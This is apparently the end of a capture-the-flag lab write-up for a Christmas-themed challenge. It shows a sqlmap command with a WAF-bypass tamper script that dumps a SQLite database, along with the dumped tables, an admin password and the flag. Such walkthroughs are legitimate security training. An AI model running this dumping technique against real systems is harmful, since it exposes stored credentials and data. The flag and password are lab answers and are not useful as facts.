
We will first use burp to intercept a GET request. With intercept on, we type something into the field and send it in order to capture the request in burp. We then send this captured GET request to burp repeater and save this file as **panel.request**.




With the **panel.request** file in hand, and with the knowledge that the database is running on **sqlite**, and the provided Web Application Firewall(WAF) bypass provided, we can now proceed to dump all the data from the database by running:

```
sqlmap -r panel.request --tamper=space2comment --dump-all --dbms sqlite
```


The result is we get to see all of the tables and data from the database, including the flag that we intend to capture.



```
Database: <current>
Table: sequels
[22 entries]
+-------------+-----+-------------------------------+
| kid         | age | title                         |
+-------------+-----+-------------------------------+
| James       | 8   | shoes                         |
| John        | 4   | skateboard                    |
| Robert      | 17  | iphone                        |
| Michael     | 5   | playstation                   |
| William     | 6   | xbox                          |
| David       | 6   | candy                         |
| Richard     | 9   | books                         |
| Joseph      | 7   | socks                         |
| Thomas      | 10  | 10 McDonalds meals            |
| Charles     | 3   | toy car                       |
| Christopher | 8   | air hockey table              |
| Daniel      | 12  | lego star wars                |
| Matthew     | 15  | bike                          |
| Anthony     | 3   | table tennis                  |
| Donald      | 4   | fazer chocolate               |
| Mark        | 17  | wii                           |
| Paul        | 9   | github ownership              |
| James       | 8   | finnish-english dictionary    |
| Steven      | 11  | laptop                        |
| Andrew      | 16  | rasberry pie                  |
| Kenneth     | 19  | TryHackMe Sub                 |
| Joshua      | 12  | chair                         |
+-------------+-----+-------------------------------+
```



```
Database: <current>
Table: users
[1 entry]
+--------------------+------------+
| password           | username   |
+--------------------+------------+
| EhCNSWzzFP6sc7gB   | admin      |
+--------------------+------------+
```



```
Database: <current>
Table: hidden_table
[1 entry]
+-----------------------------------------------+
| flag                                          |
+-----------------------------------------------+
| thmfox{All_I_Want_for_Christmas_Is_You}       |
+-----------------------------------------------+
```

<END OF DAY 5>